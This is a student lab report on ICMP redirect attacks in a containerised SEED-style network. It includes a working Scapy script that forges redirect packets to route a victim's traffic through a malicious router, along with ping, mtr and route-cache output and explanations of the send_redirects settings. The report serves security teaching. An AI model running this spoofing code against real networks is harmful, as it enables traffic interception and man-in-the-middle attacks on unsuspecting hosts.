CSE 644 Internet Security Lab-3 (ICMP Redirect Attack)

Sneden Rebello

Task 1 - Perform ICMP redirect attack, After you have succeeded in the attack, please conduct the following experiments, and see whether your attack can still succeed. Please explain your observations:

• Question 1: Can you use ICMP redirect attacks to redirect to a remote machine?

• Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network?

• Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

The code to perform the ICMP redirect attack is shown below :

seed@VM: ~/.../volumes

```
  GNU nano 4.8                          task1.py
#!/usr/bin/python3
from scapy.all import *
victim ='10.9.0.5'
real_g = '10.9.0.11'
fake_g = '10.9.0.111'

ip = IP(src = real_g, dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

The Environment:

Attacker – 10.9.0.105

Victim – 10.9.0.5

Normal router – 10.9.0.11

Malicious router – 10.9.0.111

Destination – 192.168.60.5

Now we ping the destination IP from the victim with a 2 second delay. (To roundabout the icmp packets not sending over the container environment due to a OS kernel sanity check. This error does not take place on a normal VM environment.)

I also perform a my traceroute to check the current condition of packet hop. The normal condition for packet flow is shown below, where packets move from 10.9.0.11 to 192.168.60.5

```
seed@VM: ~/.../volumes
                                My traceroute  [v0.93]
08e93163731 (10.9.0.5)                                   2022-02-20T23:41:01+0000
eys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                         0.0%    33    0.1   0.1   0.1   0.6   0.1
2. 192.168.60.5                      0.0%    32    0.1   0.1   0.1   0.3   0.0
```

```
root@808e93163731:/# ping 192.168.60.5 -i 2
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.203 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.169 ms
q64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.191 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.506 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.193 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.140 ms
```

I also verify this by running ip route show cache command.

```
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@808e93163731:/#
```

Now I run the icmp redirect attack code on the attacker machine, this causes the redirect attack to take place. We notice that the packets have now taken the route to the malicious router first and then follows the normal packet flow as explained above. The my traceroute command (mtr -n) shows the icmp redirect attack.

```
seed@VM: ~/.../volumes
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
```

```
seed@VM: ~/.../volumes
                              My traceroute  [v0.93]
808e93163731 (10.9.0.5)                                   2022-02-20T23:31:04+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                        0.0%    38    0.2   0.1   0.1   0.3   0.1
 2. 10.9.0.11                         0.0%    38    0.1   0.1   0.1   0.4   0.1
 3. 192.168.60.5                      0.0%    37    0.1   0.2   0.1   0.4   0.1
```

```
seed@VM: ~/.../volumes
root@808e93163731:/# ping 192.168.60.5 -i 5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.179 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.186 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.179 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.089 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.201 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.093 ms
```

The following confirms the redirect attack has taken place along with the amount of time left before the reset occurs and the icmp packets start to take the normal packet route.

```
root@808e93163731:/# ip rout
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 82sec
root@808e93163731:/#
```

This shows a successful icmp redirect attack.

<u>Q1</u> – No, I was not able to use ICMP redirect attacks to redirect to a remote machine.

Below is the experiment I performed to justify the claim, here I changed the fake gateway IP to the remote machine with IP – 192.168.60.6, inorder to redirect towards the remote machine. The code is shown below.

```
seed@VM: ~/.../volumes
GNU nano 4.8                    task1.py
#!/usr/bin/python3
from scapy.all import *
victim ='10.9.0.5'
real_g = '10.9.0.11'
fake_g = '192.168.60.6'

ip = IP(src = real_g, dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

I run the code on the attacker, while running my traceroute on the victim to check for packet hops, I realize that the attack is not successful even after multiple attempts.

```
seed@VM: ~/.../volumes
root@ac5018d484fe:/# ip route show cache
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# nano task1.py
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
```

```
seed@VM: ~/.../volumes
                              My traceroute  [v0.93]
808e93163731 (10.9.0.5)                            2022-02-21T00:02:39+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                        Packets               Pings
 Host                                 Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                          0.0%    86    0.1   0.1   0.1   0.4   0.1
 2. 192.168.60.5                       0.0%    86    0.1   0.1   0.1   0.5   0.1
```

```
seed@VM: ~/.../volumes
root@808e93163731:/# ping 192.168.60.5 -i 2
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.177 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.136 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.222 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.138 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.241 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.127 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.136 ms
```

I confirm this by running ip route show cache command before and after the attack to see the packet flow, in both the cases the packet flow was constant and did not change.

```
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@808e93163731:/# mtr -n 192.168.60.5
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@808e93163731:/#
```

This occurred because, in order for the attack to take place the hosts need to be on the same network.

Q2. No, I was not able to use ICMP redirect attacks to redirect to a non-existing machine.

Below is the experiment I performed to justify the claim, here I changed the fake gateway IP to the non-existing or offline machine with IP – 10.9.0.10, inorder to redirect towards the offline machine. The code is shown below.

```
seed@VM: ~/.../volumes
 GNU nano 4.8                          task1.py
#!/usr/bin/python3
from scapy.all import *
victim ='10.9.0.5'
real_g = '10.9.0.11'
fake_g = '10.9.0.10'

ip = IP(src = real_g, dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

I run the code on the attacker, while running my traceroute on the victim to check for packet hops, I realize that the attack is not successful even after multiple attempts.

```
seed@VM: ~/.../volumes
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
root@ac5018d484fe:/# nano task1.py
root@ac5018d484fe:/# nano task1.py
root@ac5018d484fe:/# python3 task1.py
.
Sent 1 packets.
```

```
seed@VM: ~/.../volumes
                          My traceroute  [v0.93]
808e93163731 (10.9.0.5)                          2022-02-21T00:07:38+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                     Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%    14    0.2   0.2   0.1   0.3   0.1
 2. 192.168.60.5                    0.0%    13    0.2   0.2   0.1   0.3   0.1
```

```
seed@VM: ~/.../volumes
root@808e93163731:/# ping 192.168.60.5 -i 2
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.119 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.298 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.138 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.231 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.144 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.177 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.136 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.039 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.194 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.135 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.204 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.140 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.143 ms
```

I confirm this by running ip route show cache command before and after the attack to see the packet flow, in both the cases the packet flow was constant and did not change.

```
root@808e93163731:/# ip route flush cache
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@808e93163731:/# mtr -n 192.168.60.5
root@808e93163731:/# mtr -n 192.168.60.5
root@808e93163731:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@808e93163731:/#
```

This occurred because probably since the router is offline or does not exist there would be no way to communicate to it.


Q3. In the docker-compose.yml file, the entries for the malicious router container are,

net.ipv4.conf.all.send_redirects=0, net.ipv4.conf.default.send_redirects=0,
net.ipv4.conf.eth0.send_redirects=0

'*net.ipv4.conf.all.send_redirects=0*' basically says that the command disables sending of all IPv4 ICMP redirected packets on all interfaces. '*net.ipv4.conf.eth0.send_redirects=0*' basically says that the command disables sending of all IPv4 ICMP redirected packets on eth0 interface. '*net.ipv4.conf.default.send_redirects=0*' means that sending of ICMP redirects remain active if at least one of the 'net.ipv4.conf.all.send_redirects' or 'net.ipv4.conf.interface.send_redirects' options is set to enabled.

We need to ensure that the 'net.ipv4.conf.interface.send_redirects' option is set to the 0 value for every interface. To automatically disable sending of ICMP requests whenever a new interface is added, we use the command, *'net.ipv4.conf.default.send_redirects=0'.*

Below is the docker-compose.yml file wherein I changed the values of the above commands to 1.




```
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.105
        command: bash -c "
                      ip route add 192.168.60.0/24 via 10.9.0.11 &&
                      tail -f /dev/null
                 "

    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.111
        command: bash -c "
                      ip route add 192.168.60.0/24 via 10.9.0.11 &&
```

I return back to the initial code of the attack to find out the difference between using both usecases. The code used to perform the icmp redirect is shown below.

```
seed@VM: ~/.../volumes
  GNU nano 4.8                    task1c.py
#!/usr/bin/python3
from scapy.all import *
victim ='10.9.0.5'
real_g = '10.9.0.11'
fake_g = '10.9.0.111'

ip = IP(src = real_g, dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_g

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Below is a screen shot of a ping to 192.168.60.5 from the victim machine.

```
64 bytes from 192.168.60.5: icmp_seq=46 ttl=63 time=0.142 ms
64 bytes from 192.168.60.5: icmp_seq=47 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=48 ttl=63 time=0.140 ms
64 bytes from 192.168.60.5: icmp_seq=49 ttl=63 time=0.196 ms
64 bytes from 192.168.60.5: icmp_seq=50 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=51 ttl=63 time=0.222 ms
64 bytes from 192.168.60.5: icmp_seq=52 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=53 ttl=63 time=0.183 ms
From 10.9.0.111: icmp_seq=54 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=54 ttl=63 time=0.226 ms
64 bytes from 192.168.60.5: icmp_seq=55 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=56 ttl=63 time=0.229 ms
```

Here we notice that, by changing the values of the docker file, rebuilding and then running the fresh containers with the new settings, the malicious router now enables sending of all IPv4 ICMP redirected packets on all interfaces, on eth0 interface. This also automatically enables sending of ICMP requests whenever a new interface is added.

Below is a proof of the experiment wherein we run an icmp redirect attack and we notice the redirect through the malicious router. I run my traceroute to see the packet flow on the victim machine.

seed@VM: ~/.../volumes

```
Sent 1 packets.
root@fb01ef63b862:/# python3 task1c.py
.
Sent 1 packets.
root@fb01ef63b862:/# python3 task1c.py
.
Sent 1 packets.
root@fb01ef63b862:/# python3 task1c.py
.
Sent 1 packets.
root@fb01ef63b862:/# python3 task1c.py
.
Sent 1 packets.
root@fb01ef63b862:/# python3 task1c.py
.
Sent 1 packets.
```

seed@VM: ~/.../volumes

```
                        My traceroute  [v0.93]
cde098d8ccb7 (10.9.0.5)                        2022-02-21T00:33:36+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
quit
                              Packets               Pings
 Host                       Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                4.8%    42    0.2   0.1   0.1   0.2   0.0
    10.9.0.111
 2. 192.168.60.5             0.0%    41    0.1   0.2   0.1   0.5   0.1
    10.9.0.11
```

seed@VM: ~/.../volumes

```
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.270 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.197 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.142 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.147 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.223 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.142 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.278 ms
From 10.9.0.111: icmp_seq=23 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.293 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.170 ms
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.237 ms
64 bytes from 192.168.60.5: icmp_seq=29 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=30 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=31 ttl=63 time=0.211 ms
64 bytes from 192.168.60.5: icmp_seq=32 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=33 ttl=63 time=0.153 ms
64 bytes from 192.168.60.5: icmp_seq=34 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=35 ttl=63 time=0.215 ms
64 bytes from 192.168.60.5: icmp_seq=36 ttl=63 time=0.125 ms
64 bytes from 192.168.60.5: icmp_seq=37 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=38 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=39 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=40 ttl=63 time=0.227 ms
```

The below screenshot shows the before and after the attack. I notice that the attack takes place and is redirected but the cache shows that it is redirected to 10.9.0.11 which is the normal router.

seed@VM: ~/.../volumes

```
root@cde098d8ccb7:/# ip route flush cache
root@cde098d8ccb7:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@cde098d8ccb7:/# mtr -n 192.168.60.5
root@cde098d8ccb7:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 191sec
root@cde098d8ccb7:/#
```

__Task 2__ : **Using the ICMP redirect attack, get the victim to use our malicious router (10.9.0.111) as the router for the destination 192.168.60.5. Therefore, all packets from the victim machine to this destination will be routed through the malicious router also modify the victim's packets.**

Below we ping 192.168.60.5 ie. The destination from the victim.

```
seed@VM: ~/.../volumes
[02/20/22]seed@VM:~/.../volumes$ docksh 27
root@27bcaff09c0e:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.136 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.111 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.186 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.170 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.513 ms
```

I run ip route show cache on the victim in order to check and see the normal flow of traffic.

```
seed@VM: ~/.../volumes
root@27bcaff09c0e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@27bcaff09c0e:/#
```

I also run my tracetroute on the victim to confirm the packet flow.

```
seed@VM: ~/.../volumes
                          My traceroute  [v0.93]
27bcaff09c0e (10.9.0.5)                            2022-02-21T03:41:51+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%     7    0.2   0.3   0.1   0.9   0.3
 2. 192.168.60.5                    0.0%     6    0.1   0.2   0.1   0.2   0.0
```


I run the scapy icmp code in order to cause a redirect attack. Below we notice that the redirect has occurred.

```
seed@VM: ~/.../volumes
                          My traceroute  [v0.93]
27bcaff09c0e (10.9.0.5)                            2022-02-21T03:42:46+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      0.0%     5    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                       0.0%     5    0.2   0.2   0.1   0.3   0.1
 3. 192.168.60.5                    0.0%     5    0.1   0.1   0.1   0.2   0.0
```

